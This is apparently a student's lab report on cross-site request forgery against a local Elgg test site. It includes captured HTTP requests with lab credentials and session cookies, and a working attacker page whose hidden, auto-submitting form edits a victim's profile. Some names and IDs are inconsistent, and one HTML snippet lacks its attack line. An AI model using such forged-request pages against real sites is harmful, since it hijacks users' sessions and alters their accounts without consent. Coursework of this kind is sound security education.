

Assignment 6

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Pre Tasks:

As one of the pre-tasks we examine the Attacker and the Elgg directories. Also all the hosts present in the given Virtual Machine.


```
seed16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[04/14/19]seed@VM:~$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1           ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
127.0.0.1     User
127.0.0.1     Attacker
127.0.0.1     Server
127.0.0.1     www.SeedLabSQLInjection.com
127.0.0.1     www.xsslabelgg.com
127.0.0.1     www.csrflabelgg.com
127.0.0.1     www.csrflabattacker.com
127.0.0.1     www.repackagingattacklab.com
127.0.0.1     www.seedlabclickjacking.com
[04/14/19]seed@VM:~$
```

```
seed16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[04/14/19]seed@VM:~$ ls /var/www/CSRF
Attacker Elgg
[04/14/19]seed@VM:~$ clear^C
[04/14/19]seed@VM:~$ ls /var/www/CSRF/Attacker/
[04/14/19]seed@VM:~$ ls
android Customization Documents examples.desktop Music Public Templates
bin      Desktop      Downloads lib      Pictures source Videos
[04/14/19]seed@VM:~$ cd /var/www/CSRF/Attacker/
[04/14/19]seed@VM:~/Attacker$ ls
[04/14/19]seed@VM:~/Attacker$ cd ..
[04/14/19]seed@VM:~/CSRF$ cd Elgg/
[04/14/19]seed@VM:~/Elgg$ ls
composer.json  elgg-config install.php  phpunit.xml  upgrade.php
composer.lock  index.php   mod          README.md    vendor
[04/14/19]seed@VM:~/Elgg$
```

Task 3.1:

Get Request :



The parameters used are given below:

http://www.csrflabelgg.com/cache/1501099611/default/core/river/filter.js

Host: www.csrflabelgg.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101

Firefox/60.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://www.csrflabelgg.com/activity

Cookie: Elgg=bi9bv4f1eronnsiuk0h50bami7

Connection: keep-alive

GET: HTTP/1.1 200 OK

Date: Sun, 14 Apr 2019 14:09:05 GMT

Server: Apache/2.4.18 (Ubuntu)

Expires: Mon, 14 Oct 2019 14:09:05 GMT

Pragma: public


Cache-Control: public

ETag: "1501099611-gzip"

Vary: Accept-Encoding

Content-Encoding: gzip
Content-Length: 277
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/javascript;charset=utf-8

Post Request :



The parameters used are given below:

http://www.csrflabelgg.com/action/login
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity
Content-Type: application/x-www-form-urlencoded
Content-Length: 111
Cookie: Elgg=bi9bv4f1eronnsiuk0h50bami7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=FPngNoVAMWjsDUyGcN0AKg&__elgg_ts=1555250941&username=alice&password=seedalice&returntoreferer=true
POST: HTTP/1.1 302 Found
Date: Sun, 14 Apr 2019 14:15:53 GMT
Server: Apache/2.4.18 (Ubuntu)

Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: Elgg=bmj43audqnlov91r6d9dab3d26; path=/
Location: http://www.csrflabelgg.com/activity
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8


Task 3.2:

The html content is added to the index.html file in the Attacker folder. The attack is launched with the help of the img tag in html with the width and height as 0. This automatically sends a GET request when the www.csrfbattacker.com is loaded, to the url specified in the src attribute.


The url in the src is captured using the HttpHeaderLive add-on in firefox by the attacker Bobby who makes a fake account Charlie and sends a friend request to his own account to capture the url format generated when sending somebody a friend request. Bobby finds out the url and when the home page of the attacker.com loads a friend request is sent to Bobby by the logged in user. The request captured is shown below:

```
http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1555262493&__elgg_token=tSopAYBw0aQUmBGmfiZxDg
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=eq22es7rhmivfvs3n3qigr9jf1
Connection: keep-alive
__elgg_ts=1555262493&__elgg_token=tSopAYBw0aQUmBGmfiZxDg
POST: HTTP/1.1 200 OK
Date: Sun, 14 Apr 2019 17:21:49 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 309
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```




Content-Type: application/json;charset=utf-8



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>
5     Hack Part 1
6   </title>
7 </head>
8 <body>
9 <p>Welcome to the page</p>
10 
12 </body>
</html>
```



Boby publishes a blog post containing the malicious website's url which is visited by Alice and Bobby is added to the friend list of Alice.



Explanation: This is a CSRF attack where GET request is used to add Bobby to Alice's friend list. We have a trusted website www.csrflabelgg.com, a user ALice logged in into the trusted website and malicious website www.csrfabbattacker.com created by Bobby. Bobby creates the malicious url using the method described above and posts a blog article. So, when Alice clicks on the link, Bobby gets added as her friend. Here a request is sent from malicious site to the elgg site posing as Alice. This is csrf attack which gives the elgg.com an impression that Alice is trying to add Bobby as his friend.

Task 3.3:

The guid of Alice is found by logging in as Bobby and inspecting the elements after loading Alice's profile. Alice's guid is 42.

```
var elgg = {"config":{"lastcache":1501099611,"viewtype":"default","simplecache_enabled":1},"security":{"token":{"__elgg_ts":1555267849,"__elgg_token":"tpI8o08Ah8PsyGJ-jnHHCA"}}, "session":{"user":{"guid":45,"type":"user","subtype":"","owner_guid":45,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:33:12+00:00","time_updated":"2019-04-14T18:49:01+00:00","url":"http://www.csrflabelgg.com/profile/samy","name":"Samy","username":"samy","language":"en","admin":false},"token":"oxU4YVqi0fK-s1PQZVA0zC"},"_data":{"page_owner":{"guid":42,"type":"user","subtype":"","owner_guid":42,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:31:54+00:00","time_updated":"2017-07-26T20:31:54+00:00","url":"http://www.csrflabelgg.com/profile/alice","name":"Alice","username":"alice","language":"en"}}};
```

As Bobby wants to add the line "Bobby is my Hero" to the brief description field of Alice, he edits his own profile to capture the http request which is "<http://www.csrflabelgg.com/action/profile/edit>". He uses this url to edit the profile of Alice to include the description.


```
.....
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 483
Cookie: Elgg=a60k2smgenltu9tbnhbv4207q5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=9v2MvNJ0GmsQptaTJyj1A&_elgg_ts=1555414239&name=Boby&description=&accesslevel[description]=2&briefdescription=Boby is my
Hero&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel
[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel
[website]=2&twitter=&accesslevel[twitter]=2&guid=43
POST: HTTP/1.1 302 Found
Date: Tue, 16 Apr 2019 11:31:08 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
```

```
/var/www/CSRF/Attacker/index.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

index.html x
1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request.</h1>
4 <script type="text/javascript">
5
6 function post(url, field){
7     var p = document.createElement("form");
8
9     p.action = url;
10    p.innerHTML = field;
11    p.target = "_self";
12    p.method = "post";
13
14    document.body.appendChild(p);
15
16    p.submit();
17 }
18 function forge_post()
19 {
20     var fields;
21     // The following are form entries need to be filled out by attackers.
22     // The entries are made hidden, so the victim wont be able to see them.
23     fields += '<input type="hidden" name="name" value="Alice">';
24     fields += '<input type="hidden" name="briefdescription" value="Samy is my hero">';
25     fields += '<input type="hidden" name="accesslevel[briefdescription]" value="2">';
26     fields += '<input type="hidden" name="guid" value="42">';
27     var url = "http://www.csrflabelgg.com/action/profile/edit";
28     // Create a <form> element.
29     post(url, fields);
30
31 }
32 // Invoke forge_post() after the page is loaded.
33 window.onload = function() { forge_post();}
34 </script>
35 </body>
36 </html>
```


The script index.html is modified so that it can generate a dynamic form which is hidden from Alice but has the necessary fields prefilled in the script itself. This is done by Bobby to modify the malicious website. When Bobby posts a blog article including the malicious site's address and Alice clicks on that url, the form is automatically posted on the load of the malicious website and the desired description is edited.

```
04/16/19]seed@VM: .../Attacker$ sudo service apache2 restart
04/16/19]seed@VM: .../Attacker$ sudo service apache2 restart
04/16/19]seed@VM: .../Attacker$ sudo service apache2 restart
04/16/19]seed@VM: .../Attacker$
```



